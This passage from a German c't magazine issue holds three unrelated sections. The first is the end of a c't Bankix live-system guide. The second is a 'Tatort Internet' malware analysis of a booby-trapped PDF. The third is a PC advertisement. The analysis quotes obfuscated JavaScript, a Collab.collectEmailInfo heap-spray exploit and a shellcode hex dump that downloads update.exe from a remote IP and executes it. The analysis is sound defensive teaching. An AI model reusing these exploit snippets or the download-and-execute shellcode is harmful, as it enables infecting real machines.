Falls Sie Zugriff auf Ihre E-Mail-Konten benötigen, etwa um die Bankverbindung bei Online-Einkäufen nachzuschlagen, müssen Sie zusätzlich Thunderbird konfigurieren. Dank eines neuen Wizards ist dies bei Thunderbird 3 sehr einfach. Bei POP-Mail-Konten, wo Nachrichten vom Server heruntergeladen und lokal gespeichert werden, sollten Sie unbedingt in den Konten-Einstellungen im Menü Bearbeiten darauf achten, dass Sie in den Server-Einstellungen die Nachrichten nicht automatisch vom Server löschen lassen – sonst fehlen Ihnen später Nachrichten auf Ihrem regulären Arbeitssystem, die Sie mit c't Bankix gelesen haben.

Über die Paketverwaltung Synaptic, die Sie im Menü System unter Systemverwaltung finden, haben Sie die Möglichkeit, weitere Programme nachzuinstallieren, etwa das Finanzverwaltungsprogramm Hibiscus, das auch den HBCI-Standard (Home Banking Common Interface) beherrscht und somit sicheres Online-Banking über Schlüsseldateien und Chipkarten erlaubt. Einen ausführlichen Artikel zu Hibiscus finden Sie in [1]. Für c't Bankix 10.04 haben wir uns für eine Vorab-Veröffentlichung der Version 1.12 entschieden, da sie die Möglichkeit bietet, Konten ohne HBCI-Zugang mit Hilfe von Datenimporten zu aktualisieren – bislang ließen sich ausschließlich HBCI-Konten mit Hibiscus verwalten. Sobald die Version 1.12 fertiggestellt ist, werden wir das Hibiscus-Paket in unserem Repository aktualisieren.

Hibiscus erfordert den Einsatz eines sogenannten Home-Laufwerks: Dabei handelt es sich um einen (zweiten) USB-Stick oder eine USB-Festplatte, die beim Systemstart als Home-Verzeichnis eingebunden wird und die sämtliche Benutzereinstellungen inklusive Firefox-Bookmarks, E-Mails und den Hibiscus-Finanzdaten enthält. Grundsätzlich können Sie dafür jeden beliebigen USB-Stick ohne Schreibschutz verwenden. Der Vorteil eines Home-Sticks ist, dass Sie auch nachträglich noch die Bookmarks von Firefox verändern oder den Desktop anpassen können – ohne ein Home-Laufwerk sind Sie auf die beim ersten Start von c't Bankix getätigten Einstellungen festgelegt.

Einstellungen speichern

Die Benutzerdaten werden allerdings erst beim ersten Herunterfahren von c't-Bankix auf das Home-Laufwerk kopiert, nachdem es zuvor neu partitioniert und formatiert worden ist – sämtliche zuvor gespeicherten Daten gehen also verloren. Das Home-Laufwerk muss schon beim Systemstart von c't Bankix angeschlossen sein, damit es auch eingebunden wird, es lässt sich nicht nachträglich hinzufügen.

Auch die Systemeinstellungen werden erst beim Herunterfahren auf dem (noch beschreibbaren) USB-Stick gespeichert oder als zweite Session auf die CD gebrannt. Dazu müssen Sie über das Desktop-Icon den Assistenten zum Speichern der Einstellungen starten. Dieser fragt, wenn Sie von CD gestartet haben, nach einem USB-Stick als temporären Zwischenspeicher. Dieser USB-Stick wird nicht gelöscht, c't Bankix speichert dort lediglich ein Verzeichnis und darin eine Datei mit den Einstellungen zwischen, die im nächsten Schritt auf die CD gebrannt wird. Sie können die Datei nach Abschluss der CD getrost vom USB-Stick löschen.

Eine Frage des Assistenten betrifft den administrativen Zugang: Dieser ist nötig, um zum Beispiel nachträglich Updates einzuspielen oder ein Home-Laufwerk anzulegen. Wollen Sie den Root-Zugang erhalten, müssen Sie ein Passwort vergeben, das dann gelegentlich bei administrativen Eingriffen ins System abgefragt wird. Diese Einstellungen werden allerdings sofort wirksam und nicht erst beim Herunterfahren von c't Bankix: Haben Sie den administrativen Zugang deaktiviert, können Sie auch in der laufenden Sitzung keine Updates mehr einspielen; wurde ein Passwort vergeben, fragt c't Bankix dieses ab. Daher empfiehlt es sich, den Assistenten erst dann aufzurufen, wenn Sie alle Modifikationen vorgenommen haben.

Beim Herunterfahren von c't Bankix werden zuerst die Systemeinstellungen gespeichert und dann das Home-Laufwerk eingerichtet. Haben Sie c't Bankix von einem USB-Stick gestartet, so speichert das System die Einstellungen im obersten Verzeichnis des Sticks in der Datei settings.squashfs. Bei einer CD muss c't Bankix die Datei mit den Einstellungen zunächst auf dem zuvor ausgewählten USB-Stick im Verzeichnis ctbankix zwischenspeichern, anschließend wird die Datei als zweite und letzte Session auf die CD gebrannt. Die häufigste Fehlerquelle ist hierbei, dass die CD ursprünglich nicht als Multisession-CD gebrannt und offen gelassen wurde – dann kann c't Bankix die Einstellungen nicht mehr speichern und bricht mit einer Fehlermeldung ab.

Bei früheren Versionen von c't Bankix berichteten Leser vereinzelt, dass c't Bankix die Einstellungen nicht auf CD brennen konnte, obwohl sich unter Windows problemlos eine zweite Session anfügen ließ. Dann haben Sie die Möglichkeit, auf die zwischengespeicherte Einstellungsdatei vom USB-Stick zurückzugreifen und diese unter Windows in der zweiten Session ins oberste Verzeichnis der CD zu schreiben. Sollte auch das nicht klappen, können Sie als letzte Möglichkeit das ISO-Abbild von c't Bankix mit einem Brennprogramm wie zum Beispiel Nero öffnen, die Einstellungsdatei hinzufügen und dann als bootfähige CD erneut zu brennen. Nicht zuletzt aufgrund solcher Probleme empfehlen wir, statt CDs USB-Sticks einzusetzen.

Flexibel dank USB-Sticks

Bei USB-Sticks haben Sie außerdem die Möglichkeit, etwaige Bootparameter im Nachhinein dauerhaft einzutragen und so zum Beispiel die Standardsprache zu ändern. Beim Unetbootin-Bootmenü müssen Sie dazu die Datei syslinux.cfg im Hauptverzeichnis des USB-Sticks und beim c't-Bankix-Bootmenü die Datei syslinux/syslinux.cfg mit einem beliebigen Editor bearbeiten; die Datei ist wie unter Windows üblich mit CR und LF am Zeilenende gespeichert, Syslinux genügt alternativ aber auch ein einzelnes LF. In der Datei syslinux.cfg fügen Sie die neuen Parameter am Ende der append-Zeilen an, bei mehreren trennen Sie sie mit Leerzeichen und speichern die Datei.

Bevor c't Bankix das Home-Verzeichnis auf den USB-Stick überträgt, wird dieser neu partitioniert und mit dem Linux-Dateisystem Ext2 formatiert – sodass alle zuvor gespeicherten Dateien, also auch die settings.squashfs, gelöscht werden. Damit c't Bankix den Stick beim Booten als Home-Laufwerk erkennt, bekommt das Dateisystem den Namen ctbankix-home. Anschließend kopiert das System den Inhalt von /home auf den Stick.


In der Kombination mit einem zweiten, schreibgeschützten USB-Stick für c't Bankix ergibt sich eine interessante Update-Möglichkeit: Möchte man das fertig konfigurierte c't Bankix des USB-Sticks nach einiger Zeit aktualisieren, so löscht man (unter einem anderen Betriebssystem als c't Bankix) die Datei settings.squashfs vom USB-Stick und bootet den nicht schreibgeschützten Stick, während das Home-Laufwerk ebenfalls angeschlossen ist. Auf diese Weise fehlen die zuvor eingespielten Updates und auch grundlegende Systemeinstellungen wie die Druckerkonfiguration. Bookmarks und die E-Mail-Zugangsdaten bleiben jedoch erhalten, da sie sich auf dem Home-Laufwerk befinden.

Um c't Bankix nun auf den neuesten Stand zu bringen, starten Sie die Aktualisierungsverwaltung über das Systemmenü unter Systemverwaltung. Anschließend öffnen Sie in den Anwendungen ein Terminal und geben dort ctbankix-savesettings ein – dies ist notwendig, da es die betreffenden Icons auf dem Desktop des Home-Laufwerks nicht mehr gibt. Der Assistent fragt dann wie zuvor, ob der Root-Zugang erhalten bleiben soll, fordert Sie zur Passworteingabe auf und speichert beim Herunterfahren das aktualisierte System wieder auf dem USB-Stick. (mid)

Literatur

[1] Mirko Dölle, Vielfältiger Finanzjongleur, Open-Source-Finanzverwaltung Hibiscus für sicheres Online-Banking, c't 21/09, S. 174

www.ct.de/1015160



Thorsten Holz

Tatort Internet

Folge 3: PDF mit Zeitbombe

Thomas schickt mir was zu „NTFS Internals" – technische Details zur Implementierung des Windows-Dateisystems. Woher weiß der denn, dass das schon seit einiger Zeit auf meiner Todo-Liste steht? Hab ich vielleicht beim Mittagessen erwähnt. Neugierig geworden, öffne ich die angehängte PDF-Datei.

Noch bevor ich den ersten Absatz fertig gelesen habe, schließt sich der Adobe Reader wie von Geisterhand. Ein bisschen schläfrig klicke ich ein zweites Mal auf den Dateianhang und das Spiel wiederholt sich: Erst öffnet sich ein Text im Adobe Reader und nach ein paar Sekunden verschwindet das Fenster ohne weiteres Zutun wieder.

Das ist mehr als merkwürdig, ich bin schlagartig wach und schaue mir die Mail noch einmal genauer an. Was soll das förmliche „Grüße, T. Gibbs" am Ende? Thomas verabschiedet sich doch sonst immer mit „Ciao Thomas". Die erweiterte Ansicht der Header-Zeilen verrät mir den Transportweg der Mail:

```
Received from 113.112.141.166
```

Sie wurde also ganz offensichtlich nicht von einem unserer internen Systeme, sondern von einem Rechner in Asien verschickt. Damit ist die Sache eigentlich klar: Der Absender ist gefälscht und die PDF-Datei vermutlich ein Versuch, meinen Rechner zu infizieren. Aber hat das jetzt funktioniert oder nicht?

Natürlich könnte ich einfach das System-Image zurückspielen, das ich erst gestern erstellt habe. Das dauert höchstens 30 Minuten und danach könnte ich die Reisekostenabrechnung machen, die die Buchhaltung schon letzte Woche angemahnt hat. Okay – die Entscheidung ist gefallen – ich werd die PDF-Datei analysieren.

PDF-Innereien

Zunächst muss ich meine Kenntnisse über das PDF-Format etwas auffrischen. Ich erinnere mich noch dunkel, dass ein PDF-Dokument aus verschiedenen Objekten zusammengesetzt ist, die eine Baumstruktur bilden. Jedes Objekt beschreibt dabei einen Aspekt des Dokuments, beispielsweise ist der Inhalt einer Seite in einem Objekt abgespeichert und die Informationen zur Schriftart und -größe in einem anderen.

Der Plan ist damit also, die einzelnen Objekte der verdächtigen Datei zu analysieren, um genauer zu verstehen, was hier vor sich geht. Bevor ich die Datei im Text-Editor öffne, hole ich schon mal Sid Stuarts O'Reilly-Buch „PDF Hacks" aus dem Regal.

Wordpad zeigt am Anfang die charakteristische Zeichenkette „%PDF-1.4", es handelt sich also definitiv um eine PDF-Datei. Die PDF-Basics sind einfach und gut zu erkennen. Die einzelnen Objekte innerhalb eines PDF-Dokuments haben die Struktur:

```
$nr $version obj
  object
endobj
```


obj und endobj sind feste Trennzeichen zwischen den Objekten. Die sind dann via $nr durchnummeriert. Die Versionsnummer hingegen ist meistens 0, da die Dokumente nur eine Version eines Objekts enthalten.

Der Aufbau des eigentlichen Objekts hängt von dessen Typ ab. Typischerweise werden innerhalb eines sogenannten Dictionaires – ausgezeichnet durch << und >> – die Parameter des Objekts beschrieben. Am Anfang steht meist eine Art Inhaltsverzeichnis mit /Type /Catalog – so auch bei meinen angeblichen NTFS-Interna:

```
1 0 obj
<<
/Type /Catalog
/Outlines 3 0 R
/Pages 4 0 R
...
/ViewerPreferences
<<
/PageDirection /L2R
 >>
>>
endobj
```

Es besteht im Wesentlichen aus Verweisen der Form „$i $j R". Objekt drei ist angeblich eine Art Inhaltsübersicht, die eigentlichen Seiten folgen als „/Pages". Gegen Ende werden noch ein paar Eigenschaften des Dokuments wie die Leserichtung L2R, also „left to right", festgelegt. So weit, so langweilig. Da hätte ich auch gleich meine Reisekosten machen können.

Objekt zwei bringt mehr Verwaltungskram, der mich in meinem Verdacht bestätigt:



/Creator (Scribus 1.3.3.13)
/Producer (Scribus PDF Library 1.3.3.13)
...
/CreationDate (D:20090811124352)
/ModDate (D:20090811124352)

So sehr ich Open Source schätze – es ist eher unwahrscheinlich, dass jemand seine Kenntnisse über NTFS mit dem Layout-Programm Scribus setzt, um es dann in PDF-Form zu bringen.

Ich blättere weiter nach unten und dann wird's endlich spannend: Reihenweise Objekte mit den Parametern /Filter /FlateDecode, die dann zwischen stream und endstream Binärdaten enthalten. Meine parallele Lektüre verrät mir, dass einfache Binärdaten in Hex-Darstellung die Anweisung /ASCIIHexDecode enthielten. FlatDecode bedeutet hingegen, dass die Daten mit der (De-)Kompressionsbibliothek zlib zu entpacken sind.

Dazu muss ich zum Glück das Rad nicht neu erfinden. Sid Stuart hat als Beigabe zu seinem Buch das PDF-Toolkit entwickelt, das alles mögliche mit PDF-Dateien anstellen kann. Also etwa einzelne Seiten oder Passwortsperren entfernen oder mit

```
$ pdftk NTFS-internals.pdf output plain.txt uncompress
```

eine unkomprimierte Version erstellen. Das bläst die Datei von 15 auf rund 38 KByte auf. Aber jetzt habe ich wenigstens eine Chance, zu verstehen, was da passiert. In „plain.txt" überspringe ich seitenweise Zahlenkolonnen für Formatierungen, ein paar JPEG-Bilder und Font-Beschreibungen. Doch halt, zurück – da war etwas. Der Stream in Objekt 62 sieht eindeutig nach JavaScript-Code aus:

```
this.nfMZkYrtz='nfMZkYrtz';var lookYears = 'var t';
this.zAcSyh0dg=false;...
```

Stimmt, ich erinnere mich – PDF-Dateien können JavaScript enthalten! Beim genaueren Hinsehen fällt mir auf, dass die den Variablen zugewiesenen Zeichenketten selbst JavaScript-Schnipsel sind. In lookYears landet etwa var t, und etwas weiter unten das Schlüsselwort new in duringFactIf. Der Sinn wird mir klar, als ich das folgende Objekt 63 inspiziere, das weiteren Script-Code enthält:

```
var out = '' + lookYears+
leapGalleyEver+
etcWordSince+
duringFactIf+
[...]
```

Okay – da wird also in der Variablen out Script-Code zusammengebaut. Und weiter unten in Objekt 65 taucht etwas auf, das aussieht, wie ein Versuch das aufzurufen:

```
function fBE1wMund0(){}
ex["e"+"val"](out);
```

Die komische Funktion fBE1wMund0(){} ist nur ein Ablenker. Aber jede Wette, dass ex irgendwie dazu dient, die JavaScript-Funktion eval() so zu aktivieren, dass sie den gesammelten Code ausführt.


Aber langsam wird es mir zu dumm, die X-fach ineinander verschachtelten Verschleierungsfunktionen auseinanderzuklamüsern. Wozu gibt es SpiderMonkey? Also extrahier ich die ganzen JavaScript-Fragmente in eine Datei. Um zu sehen, was da ausgeführt werden soll, ersetze ich noch das ex[„e"+"val"](out); durch einen harmlosen print-Befehl und werfe das dann eine halbe Stunde später dem JavaScript-Affen vor.

Wie nicht anders zu erwarten, fällt der beim ersten Versuch auf die Nase: „ReferenceError: app is not defined". Der Störenfried ist die Zeile

```
var ex = app;
```

Jetzt fällt bei mir der Groschen: ex ist nichts anderes als die Referenz auf den Adobe Reader selbst, auf die man in einem PDF-Dokument via app zugreifen kann. Damit steht der Code-Schnipsel für ex[„eval"](out) – eine etwas verschrobene, aber valide Schreibweise für app.eval, also tatsächlich für einen Versuch den Code auszuführen.

Natürlich kennt SpiderMonkey app nicht. Da ich aber das eval-Statement ohnehin entfernt habe, kann ich auch die störende Zuweisung einfach auskommentieren. Der nächste Anlauf klappt endlich und SpiderMonkey spuckt erneut JavaScript-Code aus, den ich wieder in eine Datei schreibe.



PDF-Dokumente haben eine baumartige Struktur.

Ziemlich am Anfang wird da ein Feld mit über 1000 seltsam formatierten Unicode-Escape-Sequenzen erstellt:

```
var wly56uG4w = new Array("%u535","0%u525",
"1%u5756%u9","c55%u00e8","%u0000%u",...
```

das sieht mir sehr nach Shellcode aus, der über eine Sicherheitslücke eingeschleust und ausgeführt werden soll. Um meinen Verdacht zu erhärten, fass ich die Zeichen zu einem String zusammen und interpretiere das Ganze als Code in Hexadezimal-Darstellung mit

```
perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge'
```

Als ich den damit erzeugten Code im Hex-Editor anschaue, finde ich den endgültigen Beweis, dass da etwas Böses vor sich geht. Die im Dump (Seite 166 oben links) auftauchende URL zeigt auf eine Datei, die nach einhelliger Meinung der Virenscanner von Virustotal einen Keylogger beherbergt.

Die sollte vermutlich als „update.exe" im Temp-Verzeichnis abgelegt und via WinExec ausgeführt werden. Aber hat es mich nun erwischt oder nicht? Da mein Virenscanner laut Virustotal das Spionageprogramm erkannt hat, hätte er mich eigentlich warnen sollen, wenn der auf dem System gelandet wäre.

Über „Tatort Internet"

In unserer Serie „Tatort Internet" untersuchen Experten verdächtige Dateien nach allen Regeln der Kunst. Schauen Sie ihnen dabei über die Schulter, wie sie den echten Schädlingen auf die Schliche kommen – denn das Ganze hätte sich genau so abspielen können.

Wie schon in der ersten Episode analysiert diesmal Thorsten Holz vom deutschen Honeynet-Projekt. Im Hauptberuf ist er Juniorprofessor an der Ruhr-Universität Bochum, mit einem Schwerpunkt auf Malware-Analyse. Im Mittelpunkt der nächsten Folge steht eine dubiose Flash-Datei.

```
[...]
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 47 65  |..............Ge|
00000160  74 54 65 6d 70 50 61 74  68 41 00 4c 6f 61 64 4c  |tTempPathA.LoadL|
00000170  69 62 72 61 72 79 41 00  47 65 74 50 72 6f 63 41  |ibraryA.GetProcA|
00000180  64 64 72 65 73 73 00 57  69 6e 45 78 65 63 00 bb  |ddress.WinExec.?|
00000190  89 f2 89 f7 30 c0 ae 75  fd 29 f7 89 f9 31 c0 be  |.?.?0??u??)?.?1??|
[...]
00000230  00 56 57 e8 58 ff ff ff  5f 5e ab 01 ce 80 3e bb  |.VW?X???_^?.?.>?|
00000240  74 02 eb ed c3 55 52 4c  4d 4f 4e 2e 44 4c 4c 00  |t.???URLMON.DLL.|
00000250  55 52 4c 44 6f 77 6e 6c  6f 61 64 54 6f 46 69 6c  |URLDownloadToFil|
00000260  65 41 00 75 70 64 61 74  65 2e 65 78 65 00 63 72  |eA.update.exe.cr|
00000270  61 73 68 2e 70 68 70 00  68 74 74 70 3a 2f 2f 32  |ash.php.http://2|
00000280  31 30 2e 35 31 2e 31 38  37 2e 34 35 2f 6c 69 62  |10.51.187.45/lib|
00000290  2f 75 70 64 61 74 65 2e  70 68 70 3f 69 64 3d 30  |/update.php?id=0|
000002a0  00 90                                             |..|
```

Jede Wette, dass der Code eine Datei unter dem Namen update.exe im Temp-Verzeichnis ablegt und dann startet.

```
1 var waNWb0AX4 = app.viewerVersion.toString();  // Reader Version
2
3 if((waNWb0AX4 >= 8 && waNWb0AX4 < 8.102) || waNWb0AX4 < 7.1){
4     kdN04K43(0);    // Passenden Shellcode aussuchen
5
6     // irgendwo bei 0x0c0c0c0c liegt die Tu-Nix-Rutsche
7     var m5r7RwwLp = unescape("%u0c0c%u0c0c");
8     while(m5r7RwwLp.length < 44952) m5r7RwwLp += m5r7RwwLp;
9
10    // die verwundbare Funktion wird aufgerufen und
11    // der lange Parameter ueberschreibt den EIP -> Sprung
12    var oWdCzbRki = this;
13    var wHOvDN3CA = Collab;
14    oWdCzbRki["collabStore"] =
15     wHOvDN3CA["collectEmailInfo"]({subj : "", msg : m5r7RwwLp});
16 }
```

Dieser Pufferüberlauf-Exploit wird nur bei den passenden Reader-Versionen aktiviert.

Aber da sind noch zwei weitere Shellcode-Arrays. Deren Analyse ergibt die gleiche URL, nur der Parameter variiert mit „id=1" beziehungsweise „id=2". Das spricht dafür, dass noch andere Schadprogramme nachgeladen werden könnten.

Das Repertoire

Irgendwie ist mir nicht wohl dabei, mich darauf zu verlassen, dass der Virenwächter die alle zuverlässig erkannt und abgewehrt hätte. Andererseits hab ich nur wenig Lust, das System auf einen bloßen Verdacht hin platt zu machen. Außerdem droht noch immer die Reisekostenabrechnung. Also mache ich mich auf die Suche nach dem konkreten Exploit, den die PDF-Datei an mir ausprobiert hat.

Weiter unten im JavaScript-Code entdecke ich Zugriffe auf app.viewerVersion.toString(). Oh weh – das sieht aus, als hätte der gleich ein ganzes Repertoire, das er abhängig von der Versionsnummer des Readers zum Einsatz bringt. Der erste kommt mir bekannt vor – da war doch mal ein Pufferüberlauf in Collab.collectEmailInfo. Eine schnelle Suche im Netz fördert www.securityfocus.com/bid/27641 von Anfang 2008 zu Tage; seit Version 8.1.2 sollte das gefixt sein. Glück gehabt.

Doch die PDF-Datei hat noch mehr auf Lager. Für neuere Reader-Versionen versucht sie es mit einem weiteren Exploit, der sogar durch ein try/catch-Konstrukt abgesichert ist.

```
var vkQkwqXx = app;
vkQkwqXx["doc"]["Collab"]["getIcon"](bDA4BU6bV);
```

Das nutzt einen Fehler in Collab.getIcon aus. Die Datenbank von SecurityFocus behauptet in www.securityfocus.com/bid/34169, dass unter anderem Adobe Reader 9.1 vom März 2009 die Lücke schließt. Frühjahr 2009? Da hab ich zwischendurch sicher ein Update gemacht.

Außerdem verschwendet der Autor dieses PDF-Trojaners keine Ressourcen. Er beschränkt seine Exploits fein säuberlich auf die jeweils verwundbaren Versionen:

```
if((waNWb0AX4 >= 8.102 && waNWb0AX4 < 8.104) ||
   (waNWb0AX4 >= 9 && waNWb0AX4 < 9.1) ||
    waNWb0AX4 <= 7.101)
```

Der dritte im Bunde – ein Exploit für einen Pufferüberlauf in util.printf – betrifft sogar nur die Reader-Versionen 8.102 und 7.1. Das war's offensichtlich. Hat sich die Arbeit doch gelohnt – ich kann mir die Neuinstallation schenken, mein Rechner muss sauber sein.


Und in der letzten Zeile findet sich dann auch die Erklärung, warum der Reader nicht sofort, sondern erst nach einigen Sekunden abgestürzt ist. Der Bastard hat eine Art Zeitzünder installiert:

```
app.setTimeOut("app.jTSCccXdL()", 10);
```

Erst nach 10 Sekunden wird die Funktion jTSCccXdL() ausgeführt, die die ganze Logik des Exploits enthält.

A propos: Wieso ist mein Reader überhaupt abgestürzt, wenn er gar nicht anfällig war? Mal ganz davon abgesehen, dass das Programm nicht mehr crashen sollte, wenn es den Pufferüberlauf sauber abfängt, hab ich doch mit eigenen Augen gesehen, dass der Exploit nur bei den alten, verwundbaren Versionen zuschlägt. Moment Mal – ich schau doch lieber nach.

Mist! Der Reader sagt ganz deutlich „Version 9.0". Wie konnte das passieren? Der Rechner ist also ziemlich sicher doch verseucht. Aber den jetzt auf die Hinterlassenschaften von update.exe & Co. zu untersuchen, hab ich keine Lust mehr. Also doch zurück zum gestrigen Image. Naja – immerhin gibt mir das noch eine halbe Stunde bis ich mich dann doch an die verhasste Reisekostenabrechnung machen muss. (ju)



Auf den ersten Blick sah die Datei tatsächlich aus, als ob sie was zu NTFS erzählen wollte.

www.ct.de/1015164 c't

ALTERNATE

systea™ PC-Systeme für jeden Anspruch

Systea-PCs verbinden erstklassige Leistungswerte mit einem eleganten Design und bieten perfekt aufeinander abgestimmte Markenkomponenten für schnelle und zuverlässige Leistung.

Achten Sie auf **Intel Inside®**

2.249,-

Systea HighEnd GTX480 D101 W7PRO64

mit Intel® Core™ i7-960 Prozessor

- Prozessor mit 8 MB Level-3-Cache, 3.200 MHz Taktfrequenz und 4.800 MT/s (DMI) • Nvidia® GeForce® GTX 480 Grafikkarte mit 1.024 MB RAM • 6 GB DDR3-RAM
- eine 1-TB- und eine 300 GB-SATA-Festplatte (SATA 3Gb/s) • Super-Multi-DVD-Brenner • 2x Gigabit-LAN • HD-Sound • Windows 7 Professional 64-Bit (OEM)

299,-

Systea Bronze Entry F10

Intel® Celeron® Prozessor E3300

- Prozessor mit 2x 512 KB Level-2-Cache, 2.500 MHz Taktfrequenz und 800 MHz Bustakt
- Intel® Graphics Media Accelerator X4500 mit bis zu 384 MB RAM
- 2 GB DDR2-RAM • 80-GB-Festplatte (SATA 3Gb/s)
- DVD-Multi-Brenner • HD-Sound

399,-

Systea Industry A101 W7HP64

mit Intel® Pentium® Prozessor E5300

- Prozessor mit 2x 1.024 KB Level-2-Cache, 2.600 MHz Taktfrequenz und 800 MHz Bustakt
- NVIDIA GeForce GT 220 mit 1.024 MB RAM
- 2 GB DDR2-RAM
- 160-GB-Festplatte (SATA 3Gb/s) • HD-Sound
